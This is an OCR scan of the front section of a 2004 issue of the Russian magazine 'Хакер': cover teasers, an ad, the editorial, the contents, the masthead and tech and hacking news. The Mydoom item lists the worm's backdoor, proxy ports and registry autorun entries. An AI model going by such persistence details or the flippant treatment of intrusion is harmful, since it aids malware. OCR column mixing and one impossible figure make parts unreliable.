
Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В
ХАКЕР
ХАКЕР
ver 12.03 (60)
W W W . X A K E P . R U
теперь 160 страниц
СДЕЛАЙ ЕЙ ХОРОШО
Стр. 16
Такого 8 марта у нее еще не было
ищи внутри
ЭРОТИЧЕСКИЕ ФАНТАЗИИ РЕДАКТОРОВ Х
на чем прокалываются ХАКЕРЫ
Стр. 76
УПРАВЛЕНИЕ "К"
Стр. 56
передает привет всем российским пиратам
Стр. 50
Взлом российского БАНКА
СЦЕНА
новая рубрика
★ Вся правда о ФБР
★ Хакпати глазами организатора
★ Золотые годы DALnet
★ Интервью с black hats m00
★ 7 мифов о сисадминах
★ Уголок тети Джины
ПОСТЕР + 2 наклейки
в журналах с 2 CD
ISSN 1609-1019
9 771609 101009 02>
(game)land



2004
(game)land
ОСНОВАНА В 1992
Отличный подарок
себе и друзьям

Просматривайте цифровые фотографии, видео и проигрывайте музыку с вашего ПК на телевизоре или стереосистеме.

Компьютер Extreme Fx 3000

- компьютер, способный превратить ваш дом в центр цифрового мира !

Используя компьютер Extreme Fx3000 на базе процессора Intel® Pentium® 4 с технологией HT, Вы можете слушать музыку на стереосистеме или смотреть фильмы и фотографии на телевизоре с установленным цифровым мультимедийным адаптером без какой-либо сложной перезаписи.

Не давайте стенам, проводам, маленьким динамикам или маленькому монитору ограничивать пространство для развлечений. С компьютером Extreme Fx3000 на базе процессора Intel® Pentium 4® с технологией HT, Вы можете загрузить в ваш компьютер музыку и памятные фотографии и видеозаписи в цифровом виде, а затем смотреть их по телевизору или слушать через стереосистему, даже если ваш ПК находится в другой комнате.

Объединенная розничная сеть

• **г. Москва**, м. Сокол, Волоколамское шоссе, 2	(095) 151-5503
• **г. Москва**, м. Шаболовская, ул. Шаболовка, 20	(095) 237-8240
• **г. Москва**, м. Красносельская, ул. Краснопрудная, 22/24	(095) 262-8039
• **г. Москва**, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27	(095) 916-5627
• **г. Москва**, м. Профсоюзная, Нахимовский пр-т, 40	(095) 129-1119
• **г. Москва**, м. Площадь Ильича, ул. С.Радонежского, 29/31	(095) 278-5470
• **г. Москва**, м. Савеловская, ВКЦ «Савеловский», пав.: D24	(095) 784-6385
• **г. Москва**, м. Щукинская, ул. Новощукинская, 7	(095) 935-8727
• **г. Москва**, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47	(095) 389-4622
• **г. Москва**, м. Люблино, ТК «Москва», 2 этаж, 1 линия	(095) 359-8915
• **г. Москва**, м. Савеловская, Сущевский вал, 3/5	(095) 973-1133
• **г. Москва**, м. Багратионовская, ТВК «Горбушкин Двор», пав.: Е2-14/15	(095) 730-1549
• **г. Москва**, ул. Малая Дмитровка, 1/7 **НОВЫЙ**	(095) 200-3060
• **г. Москва**, м. Красносельская, ул. Русаковская, 2/1	(095) 265-7492
• **г. Москва**, м. Динамо, ул. 8 Марта, 10, стр. 1	(095) 363-9333
• **г. Москва**, м. Братиславская, ул. Братиславская, 16, стр. 1	(095) 347-9638
• **г. Москва**, м. Дмитровская, ул. Башиловская, 29/27	(095) 797-8064
• **г. Санкт-Петербург**, м. Пр.Просвещения, ТК «Норд», пав. 204	(812) 331-6244
• **г. Санкт-Петербург**, м. Академическая, ТК «Грэйт», пав. 28	(812) 590-8480
• **г. Н.Новгород**, ул. Пискунова, 30	(8312) 78-0861
• **г. Н.Новгород**, м. Канавинская, ТЦ «Новая Эра», 1 этаж	(8312) 16-9787
• **г. Н.Новгород**, ТЦ «Новая Эра», «Цифровая студия POLARIS»	(8312) 16-9788
• **г. Ростов-на-Дону**, пр-т Буденновский, 11/54	(8632) 62-3978
• **г. Ростов-на-Дону**, пр-т Буденновский, 80	(8632) 92-4242
• **г. Ростов-на-Дону**, пр-т Нагибина, 34Л, ТЦ «Поиск»	(8632) 72-5472
• **г. Ростов-на-Дону**, пр-т Ворошиловский, 12	(8632) 40-5353
• **г. Воронеж**, ул. Кольцовская, 82	(0732) 72-7391
• **г. Воронеж**, пр-т Революции, 44	(0732) 20-5055
• **Магазин** с бесплатной доставкой по Москве shop.nt.ru	(095) 970-1939
• Отдел корпоративных решений: ул. 8 Марта, д. 10, стр. 1	(095) 363-9333


Магазины работают ежедневно без выходных и перерыва
Адреса и телефоны магазинов в других городах уточняйте по телефону:
(095) 7555557 или на www.polaris.ru



• товар в кредит
• единая дисконтная система

ТЕЛЕФОН КЛИЕНТСКОЙ СЛУЖБЫ
(095) 7555557
МНОГОКАНАЛЬНЫЙ





Необходимость в этом назрела уже давно. Mindw0rk оккупировал разделы Взлом и PC_Zone своими статьями про известных хакеров и хакерскую тусовку, которые, по большому счету, заслуживали отдельной рубрики. У нас происходили такие события, о которых нельзя было не написать, но мы не писали, потому что подходящего раздела в журнале просто не было. В конце концов, рубрика Взлом пухла на глазах на пару с Кодингом, все из-за того, что у Куттера уже полгода наблюдается творческое семяизвержение. В общем, это должно было случиться. Об этом говорили форумы, письма, чаты, личные встречи с читателями. Об этом кричали сами статьи, рекламные блоки в которых превышали все мыслимые объемы. И вот это произошло. Хакера стало больше. Причем сразу существенно больше: мы увеличили объем журнала со 112 до 160 страниц. Mindw0rk, наконец, получил долгожданный собственный раздел Сцена, в котором он будет забираться в самые глубины хакерского и антихакерского мира. Взлом и Кодинг заметно прибавили в весе, ШароWAREZ обзавелись подборками софта под *никсы и хакерских утилит. В итоге в журнале стало намного больше всего, что относится к взлому и взломщикам. Если можно так выразиться, Хакер стал еще хакерее. Честно говоря, нас это просто втыкает. Надеюсь, что и тебя тоже! Приятного чтения!

Ядовитый

2poisonS@real.xakep.ru

CONTENT

НЬЮСЫ

РЕСПЕКТ

FERRUM

PC ZONE

ИМПЛАНТ

ВЗЛОМ

СЦЕНА

RAID-МАССИВЫ...


СТР.28



... в теории и на практике. Строим свои «малобюджетные» рейд-массивы, смотрим, сравниваем.

DEFCON: КРУПНЕЙШАЯ ХАКЕРСКАЯ ТУСА

СТР.98



лавный организатор DEFcon рассказывает о самой масштабной хак-пати.

TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит $100. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте www.xakep.ru.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

ДОВЕРЯЙ, НО ПРОВЕРЯЙ!


СТР.34



Выбираем лучший софт для тестирования прокси-листов. Заодно вспоминаем классификацию прокси-серверов.

ОБХОД ОГРАНИЧЕНИЙ FAT32/NTFS

СТР.80



Windows хранит в себе невероятное количество багов. Одна из низ - неправильные имена файлов.

UNIXOID

КОДИНГ

КРЕАТИФФ

ЮНИТЫ

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

> Фото на обложке: фотобанк imagehouse

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Андрей «Symbiosis» Рыбушкин
(cd@real.xakep.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Губарь

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

HITECH ■ Алекс Цепых (news@real.xakep.ru) ЖЕЛЕЗО ■ Никита Кислицин (nikitoz@real.xakep.ru,www.ired.ru) ВЗЛОМ ■ mindw0rk (xnews@real.xakep.ru)

СФЕРОКАМЕРА

HITECH

Немецкая компания SpheronVR (www.spheron.com) анонсировала новую модель цифровой камеры с полным сферическим обзором. Выпуклая линза и плавный поворот вокруг оси позволяют разместить 65 тысяч градусов обзора на одном кадре без склеивания отдельных снимков на компьютере. SpheroCam HDR обладает выдающимся диапазоном чувствительности, что позволяет ей корректно воспринимать на одном кадре различные по яркости изображения. Запись сферической панорамы аппарат ведет в течение 3 минут. Разрешение снимка - 50 мегапикселей. Цена на уникальную камеру составляет 60 тысяч долларов. ■



ПОЛГИГА В SECUREDIGITAL

ЖЕЛЕЗО



Очередную новинку представила компания Kingmax - это 512 Мб флеш-карта формата Secure Digital. Следует заметить, что этот релиз попал в СМИ через несколько дней после анонса компанией 256 Мб карты формата mini Secure Digital (miniSD), и теперь линейка карт Secure Digital от Kingmax представлена шестью вариантами, различающимися емкостью. Характеристики новинки схожи с параметрами других представителей этой линейки. Так, рабочее напряжение колеблется в диапазоне от 2,7 до 3,6 В, а скорость обмена данными может достигать 10 Мб/c. Габариты новинки - 32x24x2,1 мм. ■

ПРИСВОИЛ МЫЛО?

ДОБРО ПОЖАЛОВАТЬ В АЛЬ-КАТРАС

ВЗЛОМ



Если бы Крэг Гриффис - 37-летний австралийский перец - знал, за что Варваре на базаре нос оторвали, он бы не стал совать свой куда не следует. А то не успел надыбать где-то пароль к электронному ящику своей бывшей герлфренды, как сразу же в него залез, ненужное - удалил, что захотел - скопировал. И напоследок вообще взял и поменял пасс. Ну не идиот? "Идиот!" - крикнул в его сторону адвокат, когда выслушал историю. "Вокруг полно баб, а ты за этой шлюхой носишься! Ты мужик или где?" - распинался защитник, а потом махнул рукой и стал его защищать. У нас бы над иском хозяйки мыла судебные исполнители только постебались, но в Австралии с антихакерскими законами строго. Там судят чуть ли не за то, что кнопку на чужом компе нажал. А тут - незаконный доступ к личной корреспонденции. Попахивает криминалом! Чем закончится эта история пока не ясно. Крэг сейчас сидит под подпиской о невыезде и ждет суда. А бывшая герлфренда чатится с новыми бойфрендами через другой мыл. Небось, даже с PGP. ■

ПОПРОБУЙ УКРАДИ

HITECH


Преподаватель из Словакии Стефан Вамос изобрел чемодан, который может самостоятельно задержать грабителя. Среди множества ловушек и западней имеется оглушительная сирена и устройство, взрывающееся в чужих руках. Когда чемодан берут за ручку, система запрашивает код. Если не ввести секретную комбинацию в течение 5 секунд, сработает взрывное устройство. Вор будет с головы до ног обсыпан пылью, которую невозможно смыть. Впоследствии полиция легко вычислит по ней преступника. Если вор успеет бросить поклажу, взревет сирена мощностью 240 децибел. В настоящее время изобретатель чемодана дожидается патента. ■



ЖЕЛЕЗНЫЙ ЭЙНШТЕЙН

HITECH

В университете Уэльса создали робота-ученого. Искусственный разум состоит из компьютера и механизмов для проведения химических опытов. Робот-ученый способен выдвигать собственные теории и проверять гипотезы в ходе несложных экспериментов. На испытаниях робот получил задачу исследовать функции различных генов в дрожжах. Первым делом он выдвинул теорию на основе заложенных в компьютер знаний о биохимии. После этого робот самостоятельно поставил опыт, в ходе которого выбирал и смешивал десятки жидкостей. Он трудился круглосуточно, не зная усталости. Хотя в итоге были "открыты" уже известные науке факты, робот-ученый доказал свою состоятельность и получил постоянную прописку в научной лаборатории. ■



ХАКНУТЫЕ ВЫБОРЫ

ВЗЛОМ

Председатель Центризбиркома Александр Вешняков сообщил, что во время выборов в Госдуму сайт их конторы, на котором публиковались результаты, пытались взломать более 900 раз. Причем, судя по используемым методам, среди взломщиков были как полные ламосы, так и матерые профи. Однако крепкий орешек оказался им не по зубам. Цели хакеров для Александра Вешнякова очевидны - компьютерные вандалы хотят разрушить и раскромсать систему обнародования информации в России. Но председатель ЦИК считает свою систему обработки и распространения информации неуязвимой. "Ее вообще невозможно взломать! Вообще!" - уверяет Вешняков. Но мы-то знаем, что взломать можно все. Правда, система не подключена к Сети и работает автономно, но разве это не ерунда? В общем, в скором времени на сайт ожидается новая волна покушений, так что Вешняков и Co. сейчас работают над улучшением защиты. Ясень пень, защита и так неуязвима. Но мало ли. ■


MICROSOFT ПРОДОЛЖАЕТ ЗВЕРЕТЬ

ВЗЛОМ

Многие, чтобы не париться тем, как назвать свою компанию, берут свое имя и добавляют к нему soft (ltd, systems, co. и т.д.). Так типа круче и вообще солидно. Вот и славный мальчик Микки Роу не стал оригинальничать, а обозначился просто и ясно: Mike Row Soft. И домен в Сети зарегал соответствующий: mikerowsoft.com. Ничего не напоминает? Адвокатам самой маздайной корпорации напомнило однозначно, и они тут же возмутились до глубины души. И послали Микки грозное письмо, мол, куда ты, мальчик, лезешь, дискредитировать нас решил? Быра мол удаляй свою хоум-айэмвася-пагу, а не то засудим, посадим и вообще всю жизнь испоганим. Микки робко поинтересовался: "Дяденьки, так я ж ведь это, сколько сил в нее вложил! Оно ведь мое, родное". "Ладно", - примирительно молвили юристы и от щедрости великой предложили пацану 10 долларов отступных. "Маловато будет", - смекнул мальчик и попросил добавить к чирику еще 9 тысяч 990 буказоидов. Но, очевидно, лишиться таких огромных денег контора позволить себе не может, т.к. осталось контрпредложение без ответа. ■

СИМПОТНАЯ СЕМНАШКА

ЖЕЛЕЗО



Новый 17-дюймовый ЖК-монитор SDM-HS73P представила компания Sony. Новинка ориентирована на применение в цифровой фотографии и prepress-обработке изображений. По утверждениям разработчиков, благодаря используемой технологии Onyx-black, новинка способна обеспечить высококачественную цветопередачу и позволяет достичь большего контраста и яркости по сравнению с другими технологиями антибликового покрытия - большинство из них используют тонкую рассеивающую свет пленку, которая понижает интенсивность отраженного света, а вместе с ним и генерируемого монитором излучения. В результате цвета получаются менее насыщенными, менее яркими и контрастными.

Onyx-black же работает только в одну сторону - хорошо пропускает свет, излучаемый дисплеем, и эффективно рассеивает падающие извне лучи. Разумеется, детали этой технологии представители компании держат в строжайшем секрете, однако из пресс-релиза косвенно следует, что одна из сторон покрытия является гладкой, и рассеивание света происходит на наружной поверхности.

Результат, как говорится, налицо: SDM-HS73P обладает почти вдвое большей яркостью (400 Кд/кв.м.), чем предыдущая модель.


Время отклика монитора составляет 16 мс, он поддерживает разрешение 1280x1024, а качественной картинкой можно наслаждаться, не отклоняясь от нормали к плоскости дисплея более чем на 80 градусов. Поддерживаются стандарты экологической безопасности ISO 14001 и качества ISO 13406-2. ■

ВИРУСНЫЙ топ

ВЗЛОМ

Антивирусная компания Panda Software в очередной раз подвела итоги прошедшего года и обозначила самых-самых из вирей, родившихся в 2003 г. Самым разрушительным терминатором оказался Bugbear.B. Золотую медаль ему обеспечила способность завершать процессы некоторых антивирей и файрволов, открывая тем самым двери к компу нараспашку. Да и сам по себе медвежонок небезопасный – там напакостит, здесь файло сотрет. Хулиган, короче. Самым эффективным признали SQL Slammer. Тут уж без базара – зверек всего за пару часов завалил столько SQL-серваков, что остальным и не снилось. Как следствие, миллионы юзеров нервно курили ганж, втыкая в lost connect. Титулом самого стойкого наградили Klez.I. Правда, вылупился он аж весной 2002 года, но до сих пор терзает баги осликов и разводит пиплов социальной инженерией. Самым оригинальным стал Gibe.C. Письмо с этим вирем содержало в строке From адрес Microsoft, а в аттаче предлагалось проинсталить заплатку «от вирусов», которую компания заботливо прислала сама. Самый надоедливый – старина Blaster. Действительно, когда твой комп ребутится раз за разом или вылетает с синим экраном – это раздражает. А Blaster ребутил компы от души. Самым коварным посчитали Nachi.A, выдававшего себя за убийцу Blaster'а. Хотя вирь, в общем-то, не соврал, он действительно удалял с компа своего коллегу и даже прикрывал RPC, но в то же время использовал уязвимость WebDAV и оставлял в системе бэкдор. Самым патриотическим оказался Ganda.A, который во время войны в Ираке пытался привлечь внимание к ее ужасам с помощью липовых фотографий со спутника. Ну а приз за скорость поделили между собой SQL Slammer и Sobig.F. Последний, представляющий собой червя массовой рассылки, был запущен на нескольких компьютерах и уже через сутки путешествовал по всему миру в миллионах электронных писем.

В этот обзор, правда, не попал новый вирус W32.Novarg (Mydoom). Этот червь начал свое шествие в конце января 2004 г. Именно он стал причиной всех писем, приходящих с сабжем: "***Hello", "***test", "***Status" и "***Server Report". Сразу после появле-



РОБОТ-спасатель

HITECH

Японская компания Tmsuk (www.tmsuk.co.jp/eng) представила гигантского робота-спасателя. T52 Enryu - самый большой в мире робот под управлением сидящего в кабине человека. Его рост 3,5 метра, вес - более 5 тонн. Робот перемещается на гусеницах, оснащен трехцилиндровым дизельным мотором и развивает скорость 3 км/ч. Размах манипуляторов с гидравлическим приводом составляет 10 метров. Каждая рука-клешня способна поднять до тонны груза. Энрю имеет 7 встроенных цифровых камер разрешением 0,7 мегапикселей с отдельным монитором для каждой камеры. Оператор может управлять роботом из кабины или дистанционно. В конце года T52 Enryu впервые примет участие в реальной спасательной операции. ■



OQO - ЗА ОКО?



ЖЕЛЕЗО



На проходящей в Лас-Вегасе компьютерной выставке CES 2004 компания OQO сообщила наконец-то о своих планах по продвижению на рынке ультрапортативного компьютера OQO. Стоит заметить, что впервые об этой малютке производитель заговорил еще на WinHEC в 2002 году.

Ниже приведены основные технические спецификации устройства.

- Процессор: 1 ГГц Transmeta Crusoe TM5800
- Винчестер: 20 Гб
- Оперативная память: 256 Мб
- Экран: 5-дюймовый трансрефлективный 800x480 WideVGA
- Выдвигающаяся клавиатура, поддержка перьевого ввода
- Беспроводные интерфейсы 802.11b (внешняя антенна) и Bluetooth
- Порты: FireWire (1394), USB 1.1, 3,5 мм под наушники
- Габариты: 124,5x86,4x22,9 мм
- Вес: около 400 граммов
- Съемная литий-полимерная батарея
- Дополнительные интерфейсы через док-кабель OQO: видеовыход (1280x1024), дополнительные порты USB и FireWire, RJ-45 (10Base-T Ethernet), разъем внешнего питания, аудиовыход
- Операционная система: Microsoft Windows XP ■

ния червя в Сети антивирусные компании присвоили ему статус максимальный уровень опасности. Novarg распространяется с огромной скоростью через почтовые клиенты и p2p-сети типа KaZaA. Проникнув на очередной компьютер, он устанавливает компонент shimgapi.dll, который запускает прокси-серверы на портах 3127-3198, ожидающие запрос на установление соединения, а также бэкдор, позволяющий загружать и запускать произвольные файлы. Анализ червя показал, что в его коде содержится команда на проведение DoS-атаки на серверы компании SCO (www.sco.com) и Microsoft (www.microsoft.com) со всех зараженных машин. Через пару дней после первой волны Mydoom появилась новая версия этого червя - Mydoom.B. При инсталляции он копирует себя с именем "explorer.exe" в системный каталог Windows и регистрирует этот файл в ключе автозапуска системного реестра:


[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
"Explorer" = "%System%\explorer.exe".

Червь создает в системном каталоге Windows файл "ctfmon.dll" и регистрирует его в системном реестре: [HKCR\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InProcServer32] "Apartment" = "%SysDir%\ctfmon.dll". Многие антивирусные компании уже выложили средства для лечения. Скачать их можно тут: ftp://ftp.kaspersky.com/utils/clrav.zip или www3.ca.com/Files/VirusInformationAndPrevention/clnshimg.zip. А вот на www.math.org.il/newworm-digest1.txt выложен подробнейший анализ исходника. Компании SCO и Microsoft, ставшие главными целями атаки червя, объявили о солидном денежном вознаграждении ($250 тыс.) тому, кто предоставит информацию об авторе Mydoom.

ЭЛЕКТРОННЫЙ ПЮПИТР

HITECH

Компания Freehand Systems (www.freehandsystems.com) выпустила электронный пюпитр на замену старому доброму держателю для нот. MusicPad Pro представляет собой планшетный компьютер с цветным сенсорным экраном не больше листа бумаги. Машина выводит на дисплей ноты, избавляя музыканта от необходимости перелистывать страницы вручную. Смена страниц может происходить автоматически с заданной периодичностью, либо по нажатию педали. Файлы импортируются из любой нотной или графической программы. 32 Мб флеш-памяти хранят до 5000 страниц с музыкальными шедеврами Баха и Рихтера. Кроме этого, есть возможность делать цветные пометки, удалять и добавлять ноты, не искажая оригинальной партитуры на диске. Видеовыход позволяет транслировать изображение на большой экран, что может быть полезно в учебных целях. Вес устройства 2,2 кг. Время работы от аккумулятора - до 3 часов. Новинка продается в интернет-магазине по цене 1200 долларов. ■



ЛОВИ МОМЕНТ

HITECH

Американская компания Deja View (www.mydejaview.com) представила девайс, позволяющий "отмотать жизнь назад". Camwear Model 100 включает в себя миниатюрную цифровую камеру, которую можно закрепить на очках или на бейсболке, а также микрофон и записывающее устройство размером с карманный компьютер. Новинка непрерывно фиксирует все, что происходит перед глазами, и хранит в памяти последние 30 секунд. Угол обзора составляет 60 градусов. Скорость записи - 30 кадров в секунду при разрешении 320x240 пикселей в цвете 24 бит. Видеозапись можно загрузить на компьютер через кабель USB или вывести непосредственно на экран телевизора. Литиевый аккумулятор обеспечивает 4 часа автономной работы устройства. Camwear Model 100 можно заказать в интернете по цене 400 долларов. ■



БОЛЬШОЙ, ЦВЕТНОЙ И БЫСТРЫЙ БРАТ

ЖЕЛЕЗО

Новую модель цветного лазерного принтера HL-2700CN представила компания Brother International. Как утверждается в пресс-релизе компании, новинка стала "первой моделью цветных лазерных принтеров нового поколения". Скорость печати принтера в черно-белом режиме составляет до 31 стр./мин, при печати же цветных изображений этот немаловажный показатель составляет 8 стр./мин. Таким образом, производительность принтера почти на треть выше, чем у моделей, которые он заменяет. Предполагаемая розничная цена устройства - около $900, что является вполне конкурентоспособным предложением.
В базовой поставке устройство обладает одной линейкой памяти объемом 64 Мб и лотком на 250 листов; объем памяти легко можно проапгрейдить до 576 метров, а лоток заменить более вместительным - на 530 листов.
Среди поддерживаемых принтером возможностей имеет смысл выделить эмуляцию PCL6, PostScript3, IBM Proprinter, Epson FX и HP-GL. За счет интегрированного 10/100BASE-T Ethernet-контроллера принтер может работать в качестве принт-сервера в небольших рабочих группах. Так, для удаленного управления используется поставляемый вместе с устройством софт: BR-Admin Professional и Web-BRAdmin. ■



ВИРУСНЫЕ ИЗДЕРЖКИ

ВЗЛОМ

